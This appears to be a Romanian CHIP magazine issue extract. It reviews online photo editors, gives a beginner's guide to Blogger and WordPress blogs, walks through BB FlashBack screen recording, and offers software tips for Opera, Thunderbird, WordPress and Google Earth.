Titlu cum nu se putea mai sugestiv: www.imagecrop.com. Un site din trei clicuri: upload-ați imaginea de pe calculatorul personal (sau de pe un site web), alegeți apoi

operațiunea pe care doriți s-o executați (redimensionare sau tăiere) și salvați rezultatul pe calculator. Am apreciat foarte mult existența „formatelor standard”, știți, un fel de „poze tip buletin”, traduse acum în limbaj internautic în „poze de dimensiunea unui avatar pentru forum”, formate standard de imagini (640x480, 800x600 etc.). Vreau să-mi fac un avatar pentru Yahoo Messenger? Upload-ez fotografia, aleg secțiunea după care doresc să fie tăiată imaginea, aleg din meniul opțiunea YM Avatar – nimic mai simplu.

Un alt site de aceeași natură se află la adresa <http://snipshot.com>. Lucrurile stau la fel de simplu și aici, upload și prelucrați, avem câteva opțiuni în plus (putem roti imaginea), nu regăsim formatele standard ca în cazul de mai sus, dar observăm ceva foarte interesant, un bookmarklet ce ne va ajuta să edităm imaginile găsite pe orice site (pașii pentru instalare sunt simpli și se regăsesc la <http://snipshot.com/bookmarklet>). Intrăm pe un site, folosim bookmarklet-ul, ne sunt puse la dispoziție imaginile de pe acea pagină, o selectăm pe cea dorită și suntem



Simplu: clic și porțiunea selectată se va transforma în avatarul meu pentru Yahoo! Messenger.

PIX-EN-ATE PXN8 Photos made easy

Buy PXN8!
PXN8 is available to purchase for install on your own servers. For details and pricing see our [product information](#)

Selection: ----- Size: 640x479 Zoom: 100% Position: -----

1. Choose your image to edit.
2. Edit your image with the following tools.

undo redo select all select none
zoom zoom Enhance fill light
crop resize rotate spirit level
red eye Whiten sepia color
Show fun effects

3. What would you like to do with this image?

Save to Disk. Upload to Flickr.
To save this image permanently on the Internet for use on MySpace, Bebo or others. Click here.

ALL YOU CAN UPLOAD
WEAHSYS

Rapid: cu doar un clic, aplicăm la efectul dorit.

gata s-o prelucrăm.

Pentru ceva într-adevăr foarte simplu, recomandăm site-ul <http://www.resize2mail.com>. Totul se întâmplă în pagina de start, avem formate standard, redimensionare la scală (25%, 50% sau 75% din imaginea inițială), precum și posibilitatea rotirii imaginii.

Mouse în loc de pensulă

Presupunând că avem nevoie de mai mult decât redimensionare/decupare, să trecem la site-uri ce ne oferă mai multe posibilități pentru editarea imaginilor online și să începem cu una dintre cele mai ușoare și directe locații în domeniu, anume <http://pxn8.com>.

Totul este destul de simplu și se întâmplă în pagina principală. Opțiunile le regăsim în meniul din stânga; par multe, dar nu e chiar așa; dacă e să ignorăm zoom/rotate/crop/resize, vom rămâne doar cu câteva. Găsim două chestiuni foarte bune pentru portrete, rezolvarea problemelor „red eye” și să-i spunem „înălbirea” dinților, de fapt

sunt doar câteva efecte simple de corecție, dar care pot prinde foarte bine.

Sincer să fiu, mai mult mi-au plăcut așa-zisele „fun effects”, de genul filtre de culoare, rotunjirea colțurilor, blur, stabilirea unor niveluri de opacitate și alte câteva. Una peste alta, un site fără foarte multe pretenții, dar care rezolvă unele probleme, depinde de situație și necesități

Despre următorul site (www.phixr.com) aș fi putut scrie un articol întreg, este ceea ce îmi doresc atunci când vine discuția despre editarea foto online și în același timp e destul de ușor de folosit. Îmi place ideea de „explorare prin încercări”, în sensul în care, orice utilizator, chiar dacă nu știe ce înseamnă filtrele de pe-acolo și care va fi rezultatul asupra imaginii după aplicarea lor, are acces la un preview înainte de execuția respectivei comenzi. Mai mult, regăsim opțiunile Undo și Redo. Putem face foarte multe aici, nu știu cât sens ar avea să vă înșir toate filtrele și ce realizează ele, toate

FORȚAȚI DE SITUAȚIE ONLINE SAU CLASIC

Mulți o să spună „n-o să folosesc niciodată vreun serviciu online de acest gen, atâta timp cât am aplicația <introduceți numele aici> deja instalată și m-am obișnuit cu ea”. Sunt însă niște situații în care faptul că țineți minte unul dintre aceste site-uri vă va ajuta în ceea ce aveți de făcut. Poate mergeți la un prieten care nu are instalat pe calculator un editor de imagini și care are nevoie de prelucrarea simplă a unor poze.

Mi-a povestit cineva că a fost să predea un dosar pentru o anumită instituție și avea nevoie de o fotografie de o anumită dimensiune, nu cea adusă de el, pentru că se făcea o bază de date, mă rog motivele nu contează. A luat poza pe care o avea, cea de dimensiuni nepotrivite, s-a dus cu ea la un Internet Café, a scanat-o, a intrat pe un site din cele de aici unde a redimensionat-o, tipărint-o apoi la o imprimantă foto.

Par situații extreme, dar nu e departe momentul în care internetul va curge non-stop prin calculatoarele noastre, iar serviciile online de acest gen vor fi, pentru orice începător-avansat, identice cu cele oferite de o aplicație pe care o folosim acum în mod curent.

categoriile și toate modurile în care putem da altă culoare și aspect unei imagini. După cum ziceam, mai bine le găsiți și le testați singuri.

Trecem la ultimele două site-uri de editare foto online, și anume cele cu meniuri. Probabil cei care sunt obișnuiți cu programele de editare de imagini se vor simți în largul lor aici, deoarece interfața e clară și totul e bine organizat. Primul site de care vorbim e www.myimager.com, unde găsim un mod de lucru simplu și cam toate uneltele de care aș avea nevoie pentru „chinurile” comune la care aș supune o imagine, cum ar fi filtrele, ajustările de culoare și dimensiuni, efectele și alte câteva lucruri.

Am ajuns la ultimul și cel dintâi site, primul pe care l-am întâlnit acum destul de mult timp când căutam chestiuni despre editare foto, www.gifworks.com. Avantajele aici ar fi lucrul ușor cu meniuri și prezența multor opțiuni de editare, filtre etc. Principalul dezavantaj, de care ne dăm seama din titlu, este că nu se poate lucra decât cu imagini în format GIF (și acestea limitate la 400k).

Așadar, internetul oferă multe resurse, cele de mai sus fiind doar un exemplu pentru lucruri pe care nu ne gândeam că le-am putea face decât prin metoda tradițională. Ceea ce mai demult era doar un vis începe să capete din ce în ce mai mult contur, toate lucrurile de care avem nevoie se prezintă treptat pe internet, iar în scurt timp ne așteptăm ca numele multor aplicații să fie înlocuite cu locații web, cu plată sau nu.

mircea_mihalca@chip.ro

Click on any picture to edit it in Snipshot.

Cancel

Editare comodă:
accesăm Flickr.com, folosim bookmarklet-ul snipshot și selectăm imaginea dorită.



Jurnaliști online

Pentru cei care au ceva de spus, CHIP a pus cap la cap un ghid rapid de realizare a unui blog profesional. Cei care vă împărtășesc pasiunile sau opiniile nu vor întârzia să devină cititori fideli.

Mihai Bărbat, Mircea Mihălcică

Era ceva de zis, lucruri ce nu puteau fi spuse sau evenimente pe seama cărora nu se putea discuta la radio, la televiziune sau în presa scrisă, lucruri care deranjau eventuale persoane sau grupuri de interese. Și uite așa a apărut blog-ul, jurnalul pe internet, inițial ca o formă de protest, generalizându-se apoi în mai multe domenii și direcții, de la blog-urile dedicate pasiunilor, diferitelor sporturi, mașinilor etc. până la blog-urile personale. În ultimul timp, acestea din urmă au devenit atât de populare, încât practic mulți le identifică cu fenomenul de blogging. Chiar remarcam acum câteva zile că, dacă așa avea timpul necesar, aş putea citi toată ziua însemnări picante de pe blog-urile românești la modă.

Câți dintre voi nu v-ați gândit însă măcar o dată cum ar fi să treceți din poziția de cititor (nu neapărat de blog-uri) în cea de scriitor? În cazul blog-urilor, aveți nevoie de câteva lucruri: ideile, gândurile, inspirația și stilul țin în totalitate de voi, iar cu metoda tehnică de realizare a unui blog vă

vom ajuta noi în continuare.

În principiu, sunt trei metode de a crea și posta un blog pe internet. Meseriașii în ale Web Design-ului vor prefera poate să-și facă blog-ul cu mânuța lor. Cum nu toți suntem atât de pricepuți, putem apela la un software specializat pentru făcut blog-uri, în cadrul căruia lucrăm offline, salvăm rezultatul și-l „urcăm” apoi pe internet. Aceste două metode sunt un pic mai complicate în sensul în care este necesară și o anumită „pregătire” a locului: e nevoie de un domeniu, găzduirea lui, un server Web instalat. Avantajul este că acțiunea lor va avea ca rezultat un jurnal cu un aspect unic, personalizat, pe care-l puteți schimba după gust. Interesul nostru se va îndrepta către ultima metodă, cea mai folosită și cea mai simplă în același timp, crearea și administrarea blog-urilor online, prin câteva clicuri de mouse.

Blog cu Google

Când vine vorba de servicii Google, în minte ni se formează idei pozitive, privim

cu mare încredere lucrurile pe care le-a lansat și pe care își propune să le lanseze respectiva companie. La fel stau lucrurile și cu Blogger (www.blogger.com), serviciul de blogging al Google, un site ideal pentru cei care vor să pornească pe drumul așezării gândurilor sub formă de jurnal pe internet.

După cum spuneam, trei pași simpli: înregistrare, alegerea numelui blog-ului și a url-ului care îi va corespunde acestuia,



Primul hop: botezarea blog-ului.



Design: alegeți tema care vă reprezintă.

iar la sfârșit stabilirea unuia dintre template-urile existente, care va putea fi eventual schimbat ulterior cu altul predefinit sau chiar desenat de voi. Și-acum la scris.

Vă veți simți ca într-un editor de texte consacrat, în sensul în care vi se oferă majoritatea opțiunilor comune de editare de text: alegerea fontului și a dimensiunii textului, alinierea acestuia, liste, opțiunile bold și italic, schimbarea culorii textului, posibilitatea inserării imaginilor în cadrul mesajului, spelling, ba chiar și o opțiune de pre-vizionare a însemnării. Având textul scris deja, toate cele spuse mai sus ne-au luat în jur de... un minut și jumătate, pentru a ajunge la rezultatul care se poate vedea în imagine.



Finish: blog-ul configurat și gata de lansare.

Bogat în opțiuni

Nu este totul rezolvat însă, munca doar acum începe, pentru configurarea blog-ului. Primele lucruri pe care le stabilim sunt chestiuni generale, precum titlul, adresa, descrierea blog-ului, editare rapidă și multe opțiuni privind formatul datelor, stabilirea fusului orar, a limbii și a numărului de însemnări de pe prima pagină, acesta din urmă putând fi fix (de exemplu, prima pagină va conține cinci mesaje) sau stabilit pe un număr de zile (de ex. pe pagina de start se vor afla mesajele din ultimele cinci zile).

Foarte importantă și bine pusă la punct e secțiunea comentariilor. Aici stabiliți cine poate comenta însemnările (membri ai blog-ului, utilizatori înregistrați sau oricine) și ce limitări există pentru aceștia (pot fi supuși unui proces de verificare

CUM ÎȚI PROMOVEZI UN BLOG

Așadar, ne-am creat un blog, am povestit despre el prietenilor și cunoștilor, avem câțiva cititori, dar am vrea să ieșim mai în față. Există destule unelte online pentru promovarea blog-urilor, de fapt procesul seamănă cumva cu cel al promovării unui site sau, mai corect, al „pregătirii” acestuia pentru a fi găsit pe primele pagini ale motoarelor de căutare.

Vă recomandăm două link-uri: www.blogsearchengine.com, www.rootblog.com sunt locuri și instrumente pe care vă puteți înregistra blog-ul pentru a fi făcut cunoscut. Foarte populară este și metoda „schimbului de link-uri”, un fel de rețele de blog-uri care se promovează unele pe altele, gândiți-vă la o altă metodă de banner exchange.

După părerea noastră însă, uneltele de mai sus sunt doar ceea ce înseamnă „ultima picătură” din pahar. Definiți-vă utilizatorii pe care vi-i doriți, creați conținut de calitate pentru blog-ul vostru, gândindu-vă și la ei, updateți-vă blog-ul cât de des se poate, intrați în comunități, în așa-numita „blogosferă”, răspundeți elegant și în general urmăriți regulile de etichetă ale internetului și blog-ul vă va deveni cunoscut, din gură-n gură, din link în link, din copy-paste în copy-paste, din RSS în RSS... pe internet, conținutul face diferența.

pentru a se evita așa-numiții web robots sau „bots” care pot posta automat mesaje în blog-ul vostru). De asemenea, aveți posibilitatea de a modera comentariile, fiecare comentariu va trece prin mâinile voastre pentru aprobare înainte de-a fi publicat, astfel evitându-se mesajele injurioase sau oprindu-se discuția dacă eventual o ia razna.

Trecem repede pe lângă opțiunile de arhivare, adăugare de membri etc. pentru a vă spune că, la partea de syndication, blogger oferă un flux ATOM cu link-ul (<http://blogspot.numeblog.com/atom.xml>). Cam acestea ar fi lucrurile pe care le avem acum în blogger. Nu putem să ignorăm însă versiunea nouă, aflată în beta, care vine cu multe facilități noi și interesante și care este deschisă deja utilizatorilor (în fereastra de start, în loc să vă creați un cont pe blogger-ul obișnuit, vă creați unul pe noul blogger beta).

Alternativa Wordpress

Alt sistem popular de blogging este cel oferit de Wordpress. Ajuns la versiunea 2.0.4, programul a atins un prag de maturitate care-l propune drept una dintre cele mai bune soluții de pe piață.

Ca la orice serviciu online, primul pas este înregistrarea. Accesați site-ul <http://wordpress.com/> și apăsați pe link-ul Get a Wordpress blog now. Urmează să completați câteva date: numele blog-ului (<http://nume.wordpress.com>) și limba în care o

să publicați. Înregistrarea este finalizată după confirmarea prin e-mail.



Configurare: meniul de control la Wordpress.

Odată înregistrați, sunteți aduși în fața panoului de administrare. Primele schimbări care trebuie operate vor fi cele legate de aspect. Așadar, apăsați pe Change your site's look or theme sau clic pe Presentation->Themes. Alegerea temei este o chestiune ce ține de gustul fiecăruia. Mai mult ca sigur, acesta va fi punctul în care vă veți



ALTERNATIVE

<http://www.livejournal.com/> – Alternativa la Blogger și Wordpress, Livejournal iese în față prin elementul de social networking.

<http://www.myspace.com/> – Cel mai popular site de blogging din SUA, MySpace este preferatul adolescenților din SUA.

<http://www.xanga.com/> – La fel ca și Myspace, Xanga este preferat mai mult de tinerii americani.

<http://360.yahoo.com/> – Blog foarte popular printre utilizatorii serviciilor Yahoo. Punctele sale forte sunt integrarea cu Yahoo Messenger și sistemul de prieteni.

<http://www.weblog.ro/> – Cel mai popular serviciu de blogging made in Romania.

pierde cel mai mult timp. Aspectul blog-ului este elementul cel mai important (cel puțin în prima fază) și trebuie să țineti cont că blog-urile cu aceeași temă sunt anost de din punct de vedere grafic. Odată aleasă tema, mai trebuie umblat puțin la ea, măcar un pic, de dragul artei. Se poate schimba de exemplu poza originală de titlu cu una din colecția personală.

Tot din meniul de configurare (My Dashboard - presentation) Wordpress oferă un set de widget-uri. Acestea sunt diverse funcționalități ce pot fi integrate în blog. Puteți adăuga un calendar, un filtru de spam pentru comentariile nedorite, căsuță de căutare, se pot urmări ultimele comentarii

făcute, se pot introduce categorii pentru o organizare mai bună a informației pe blog și multe altele.

Widget-urile se aleg prin Drag&Drop și vor fi dispuse pe un sidebar pe pagina principală a blog-ului.

Pentru cei cu mai multă experiență în webdesign este oferită și posibilitatea modificării stilului CSS. Nu se vor putea face schimbări de stil la nivelul temei alese pentru blog.

Nu trebuie să vă pierdeți foarte mult timp prin panoul de control chiar de la început. Până la urmă, cel mai mult conțea ce aveți de spus, adică posturile din blog. Configurarea o veți deprinde oricum

în timp și poate atunci veți mai șlefui un pic blog-ul la nivel grafic.

Cei cu blog-uri pe alte sisteme nu trebuie să dispere. Wordpress oferă posibilitatea de a importa un blog precedent construit pe un sistem alternativ (gen blogger sau live journal).

Primul post

În sfârșit, trecem la acțiune. De pe pagina principală a blog-ului (<http://nume.wordpress.com>), apăsați pe New post (link-ul este poziționat în partea superioară a paginii). Veți fi aduși în fața unui meniu ce oferă instrumente de formatare suficiente pentru pretențiile majorității. Tot aici se pot introduce în pagini și filmulețe de pe site-urile de profil (YouTube și Google Videos).

Ca administrator al blog-ului, trebuie să știți că dispuneți de puteri nelimitate – puteți să modificați oricând posturile mai vechi și comentariile.

Avantaje și dezavantaje

Principala cauză a migrării către Wordpress sunt categoriile. Acestea, după cum am mai spus, reprezintă un instrument foarte util pentru organizarea posturilor. Parcurgerea unui blog cu multă informație este facilitată în mod clar de posibilitatea alegerii domeniului de interes. Wordpress se mai laudă și cu meniurile facile astfel încât ne este asigurată o utilizare lipsită de frustrări.

Din păcate, posibilitățile de personalizare sunt limitate pentru cei care folosesc serviciul gratuit oferit de Wordpress. Adevărata putere se dezlănțuie abia atunci când descărcați aplicația Wordpress. Însă aici lucrurile ajung să se complice un pic. În primul rând, aveți nevoie de un serviciu de găzduire (spațiu pe un server Web unde să instalați programul) și de cunoștințe ceva mai avansate de HTML și PHP pentru operația de personalizare. Nimic nu este imposibil de învățat, iar un blogger care se respectă va ajunge inevitabil la momentul în care își va modifica întregul blog după propriul lui gust.

Deoarece aveți un blog, tot ce vă mai rămâne de făcut este să publicați. Automat, veți intra într-o comunitate numită blogosferă și, cu timpul, dacă veți atrage vizitatori și interes, veți ajunge cunoscut. Cei din vârf scot chiar și bani din hobby-ul acesta. Ce veți face depinde doar de dumneavoastră: puteți scrie din plăcere sau din interes. Odată intrați în blogosferă, nu vă veți mai despărți atât de ușor de internet.

mihai_barbat@chip.ro, mircea_mihalca@chip.ro

UNELTE PENTRU BLOG-URI

Încet, încet, veți ajunge să citiți din ce în ce mai multe blog-uri, iar la un moment dat veți realiza că obiceiul nou format începe să vă țină foarte ocupați. Navigarea din blog în blog este anevoioasă mai ales atunci când inspirația autorilor nu este la înălțime. Soluția salvatoare este folosirea unui cititor de feed-uri RSS. Practic, la publicarea fiecărui articol, într-un blog se generează automat un feed RSS care poate fi preluat de abonați și citit cu un program specializat. În acest fel se evită și traficul inutil pe blog. Programul nostru culege aceste feed-uri RSS de la toate blog-urile unde suntem abonați și le organizează într-o colecție ușor de parcurs. Astfel, în loc să luăm fiecare blog la mână, accesăm cititorul de feed-uri RSS, care a avut grijă să preia orice articol nou apărut în blog-urile favorite. Cititoarele de feed-uri RSS nu se rezumă doar la blog-uri, ci pot fi utilizate pe mai toate marile site-uri de știri.

Bloglines


Noi vă recomandăm Bloglines (<http://www.bloglines.com>) sau extensia InfoRSS pentru browser-ul Firefox (<http://infors.mozdev.org/>). Prima este o soluție online și o propunem celor care sunt abonați la multe blog-uri/site-uri, iar a doua celor care vor o soluție integrată direct în browser. Considerăm că InfoRSS este mai intuitiv decât reader-ul RSS implementat nativ în Firefox.



News aggregator: Bloglines ne ține la curent cu noutățile.

W.bloggar


Altă unealtă software utilă blogger-ului este w.bloggar (<http://wbloggar.com/>). Aceasta este o interfață între blogger și blog care oferă mult mai multe instrumente pentru redactarea articolelor. Ne referim aici la uneltele de formatare, template-uri, lucru cu tabele, spell-checker etc. W.bloggar este compatibil cu majoritatea blog-urilor existente și astfel utilizarea lui nu ar trebui să ridice nici o problemă.



Editorul șef: unealtă de nelișpit pentru redactarea articolelor de blog.

Flock


Un browser bazat pe Firefox, modificat însă pentru blog-uri. Flock vine cu suport nativ pentru Flickr și Photobucket, are un cititor de feed-uri RSS și, cel mai important, dispune de un editor de blog-uri integrat. Este o soluție de tip „all in wonder” și oferă blogger-ului toate uneltele de bază de care are nevoie pentru alimentarea unui blog. Flock ne-a mai impresionat și prin sistemul de management al bookmark-urilor, mult mai bun decât cel implementat acum în Firefox. Suportul pentru del.icio.us este și el nativ. De apreciat este și compatibilitatea cu multe dintre extensiile populare pentru Firefox.



Browser: construit pentru blogger pe motor de Firefox.

Explicații animate cu BB FlashBack Express

Tutorialele au cele mai bune rezultate în momentul în care utilizatorul poate vedea direct acțiunile care trebuie urmate pentru a avea un produs final obținut rapid și fără probleme. CHIP vă arată cum puteți face acest lucru folosind un program oferit pe discul atașat revistei.



Setări de calitate: BB FlashBack poate schimba rezoluția pentru a face captura mai mică.

Multă lume simte lipsa unui program care permite captura video pentru ceea ce se întâmplă pe ecranul monitorului. Captura de ecran își poate găsi însă și alte întrebări, nu doar pentru tutoriale, dar asta depinde de dorințele fiecăruia.

BB FlashBack Express este exact programul care poate face acest lucru. În acest software sunt incluse două aplicații separate: recorder-ul și player-ul.

Aplicația Recorder înregistrează ceea ce se întâmplă pe desktop și salvează secvențe animate într-un format specific. De asemenea, poate înregistra și comentarii audio, dacă la calculator este conectat un microfon.

Aplicația Player redă filmele astfel create, oferind o imagine perfectă a ceea ce a fost înregistrat cu aplicația Recorder. Playerul este de asemenea folosit pentru a converti filmul în formate AVI sau Flash, în funcție de modul în care va fi utilizat ulterior.

Pentru a înregistra o captură de ecran, trebuie urmați câțiva pași simpli:

1. Porniți BB FlashBack Express Recorder din grupul BB FlashBack Express. Icon-ul Recorder va apărea în System Tray.
2. Un clic dreapta pe acel icon va deschide meniul principal al aplicației. Selectați opțiunea Record New pentru a porni înregistrarea. În partea dreaptă a opțiunii Record New va apărea un câmp în care se poate da un nume înregistrării.
3. Odată ce BB FlashBack Express este pornit, va rula în fundal înregistrând tot

ce se întâmplă pe desktop. De acum înainte puteți folosi orice aplicație doriți, așa cum o faceți de obicei. Icon-ul corespondent aplicației Recorder va lumina în Tray pentru a indica faptul că totul este înregistrat.

4. Pentru a opri înregistrarea, dați un clic dreapta pe icon-ul Recorder din Tray, pentru a accesa meniul principal, și selectați opțiunea Stop.


5. În momentul următor, BB FlashExpress va crea filmul dorit. El va avea întotdeauna extensia .FBR și va fi salvat automat în directorul numit BB FlashBack Express Movies din directorul My Documents.

Pentru a vizualiza filmul astfel creat și a-l converti în formatul dorit:

1. Dați clic dreapta pe icon-ul corespondent aplicației Recorder din Tray pentru a accesa din nou meniul principal. La începutul acestui meniu este o listă cu toate filmele înregistrate de BB FlashBack Express Recorder.
2. Din meniul pop-out ce se deschide așteptați în dreptul filmului pe care doriți să îl vizionați, selectați opțiunea Play. Astfel BB FlashBack Express Player se va deschide și va rula automat filmul.
3. Pentru a putea converti filmul astfel realizat într-unul dintre formatele dorite, deschideți meniul File din aplicația Player, iar apoi selectați una dintre opțiunile Export to AVI sau Export to Flash.

De asemenea, programul mai oferă câteva opțiuni în plus, pentru o captură de ecran mai la obiect, putând salva doar ceea ce se întâmplă într-o singură aplicație sau într-o anumită parte a ecranului.

Dacă modul de distribuire al filmului nu permite o înregistrare care să ocupe mult spațiu, el poate fi creat la o rezoluție mai mică sau la un număr de frame-uri mai mic.



Zona de interes: pentru o înregistrare trebuie definită zona care va fi monitorizată de BB FlashBack.

Playerul: materialul capturat poate fi vizualizat și tăiat după preferințe.



TIPS & TRICKS

Opera/Thunderbird

Instalați Thunderbird drept client de e-mail pentru Opera

Navigați cu Opera și administrați e-mail-urile cu Thunderbird. Nici o problemă în principiu. Din păcate, în locul comenzii „Compose”, apare un mesaj de eroare atunci când dați clic pe adresa de e-mail din browser. Trebuie să deschideți mai întâi un cont – dar mai bine folosiți clientul dumneavoastră de e-mail.

Întotdeauna, lucrurile mici sunt cele care cauzează probleme: din moment ce Opera are propriul său client de e-mail, acesta este implicit activat și vă reamintește încontinuu că nu aveți un cont de e-mail pentru acesta. Puteți evita clientul specific de Opera prin stabilirea accesului la Thunderbird din browser. Acest lucru funcționează ușor când Thunderbird este folosit ca aplicație standard pentru e-mail-uri. Pentru a bate în cuie acest lucru, mergeți la „Tools/Settings” și clic pe

„General”. Activați apoi căsuța „E-mail” în zona „Standards” și confirmați cu „OK”.

Treceți acum în Opera și mergeți la „Tools/Settings”. Activați tab-ul „Advanced” în dialogul următor și clic pe categoria „Programs” din stânga. Selectați apoi opțiunea „Mail to” în dialog și clic pe „Edit”. Activați opțiunea „Open with standard application” ca „Process”. Închideți acum toate ferestrele de dialog care au fost deschise.

Este mai complicat dacă clientul de e-mail nu este setat ca aplicație standard: Opera cere adițional adresa de e-mail ca parametru de start. Activați opțiunea „Open with another program” ca „Process” în acest caz. Clic acum pe butonul „Select” din apropierea căsuței pentru program. Navigați până la „thunderbird.exe”. După ce l-ați selectat, clic pe căsuță și plasați cursorul la sfârșitul liniei. Aici treceți parametrul „mailto:%s” după un spațiu. Transferați astfel adresa (recipient) la programul pe care l-ați început. Închideți toate căsuțele de dialog.

într-un loc sub „My places”, astfel încât să aveți tot timpul detaliile la îndemână.

Pentru o locație precisă trebuie să deschideți „World Heritage Properties” din „Places”. Puteți să navigați către țara dumneavoastră preferată și să dezactivați căsuța alocată. Deschideți lista de intrări cu un clic pe triunghiul din partea opusă. Apoi, găsiți intrarea dorită din listă și bifați căsuța. Veți localiza imediat monumentul cultural și veți naviga rapid către el.

Wordpress


Ajustare optimă a zonei dumneavoastră de administrare

Când aplicați ca administrator pentru propriul dumneavoastră blog, vă ia mult timp până când pagina Dashboard (zona de administrare WordPress) se încarcă. Acest proces ar trebui să meargă mai repede și, de asemenea, ar trebui să aveți o viziune de ansamblu asupra acestuia.


După înregistrare, WordPress începe să caute link-uri către blog-ul dumneavoastră cu ajutorul motorului de căutare de blog-uri Technorati și adaugă intrări din blog-ul aflat în dezvoltare. Toate acestea vor fi apoi afișate pe prima pagină.

Mai multă viteză: dacă nu doriți să așteptați, transferați cererile în fișierul „index-php” în directorul „wp-admin” al instalării dumneavoastră de Wordpress. Pentru aceasta va trebui să copiați fișierul „indexd.php” din server în computerul dumneavoastră, să creați o copie de siguranță acolo și apoi să editați fișierul original folosind un editor de text. Ștergeți liniile de la 17 la 32 pentru interogarea din Technorati. Această secțiune începe cu

```
<?php
$rss = @fetch_rss('http://feeds.
technorati.com/cosmos/rss/?url='
. trailingslashit(get_option
('home')) '&partner=wordpress');
și continuă până la următoarea linie goală.
```



Fără probleme: forțați browser-ul Opera să se înțeleagă cu clientul de e-mail Thunderbird.



Moștenire culturală: monumente importante precum domul din Florența vă sunt indicate rapid cu ajutorul plugin-ului oferit de UNESCO.


Google Earth

Locația exactă a monumentelor lumii


Cei interesați de cultură și istorie pot observa fără probleme (cel puțin teoretic) aceste monumente în Google Earth. Dar de unde putem face rost fără nici un efort de coordonatele exacte ale acestora?

UNESCO nu numai că este dedicat păstrării moștenirii culturale, dar a început de curând să ne ghideze în Google Earth. Veți găsi fișierul KMZ care este cerut pentru acest lucru, gratuit la <http://whc.unesco.org/en/map/> sub harta lumii cu link-ul Official World Heritage List in Google Earth.

După ce ați salvat fișierul, deschideți Google Earth și apoi fișierul prin File-Open. Datele vă vor fi astfel oferite în „Temporary Places”. Pentru cele mai bune rezultate, trageți „World Heritage Properties” folosind funcția de Drag&Drop



Selecții: informații auxiliare cu Dasher în site-ul de administrare Wordpress pentru anumite servicii.



În românește: definiți-vă propriile etichete de citare a unui e-mail.

Aceste linii variază ușor în funcție de versiunea de WordPress care este folosită. Găsiți acum cele două secțiuni dintre liniile 127 și 167 pentru cele mai noi știri. Aceste secțiuni încep cu

```
<p><?php _e("Below is the latest news from the official WordPress development blog, ...
```

Ștergeți amândouă secțiunile, salvați fișierul și apoi re-încărcați fișierul modificat „index.php” pe serverul dumneavoastră. De acum înainte veți ajunge mai rapid la site-ul de Dashboard. Dar trebuie să refaceți operațiunea după fiecare actualizare a WordPress din moment ce se generează un nou fișier „index.php”. Puteți restaura configurația de bază prin încărcarea unei copii de back-up pe server.

O viziune mai largă: Plugin-ul gratuit „Dasher” vă ajută să administrați pagina de administrare. Îl veți găsi la <http://familypress.net/dasher/>.

După ce veți termina download-ul, descompați arhiva ZIP și copiați directorul și fișierele în contul plugin-ului „wp-content\plugins” al instalării WordPress de pe server. Aplicați apoi pentru administrarea site-ului blog-ului dumneavoastră, clic pe „Plugins” și căutați intrarea „Dasher”.

Clic pe link-ul „Activate” din dreapta. Apoi dați comanda „Dashboard” în meniul „Administrate” și determinați ce blog-uri și feed-uri RSS trebuie să fie afișate în WordPress la început. După selecție, confirmați setările prin clic pe „Update Options”.

Notă: Plugin-ul Dasher nu face nici o modificare în fișierul „index.php”. Se integrează cu cererea pentru site-ul de administrare și astfel prezintă un mod alternativ de viziune. Datorită acestui lucru este ușor să restaurați configurația

de bază prin dezactivarea plugin-ului. În plus, setările din Dasher nu sunt afectate de actualizarea programului.

Thunderbird

Creați propriile etichete de citare

În timp ce citați un mesaj, clientul de e-mail inserează automat o etichetă în text. De exemplu “[Author] wrote :” Dar dumneavoastră doriți să inserați un text în românește și să aveți la dispoziție și data.

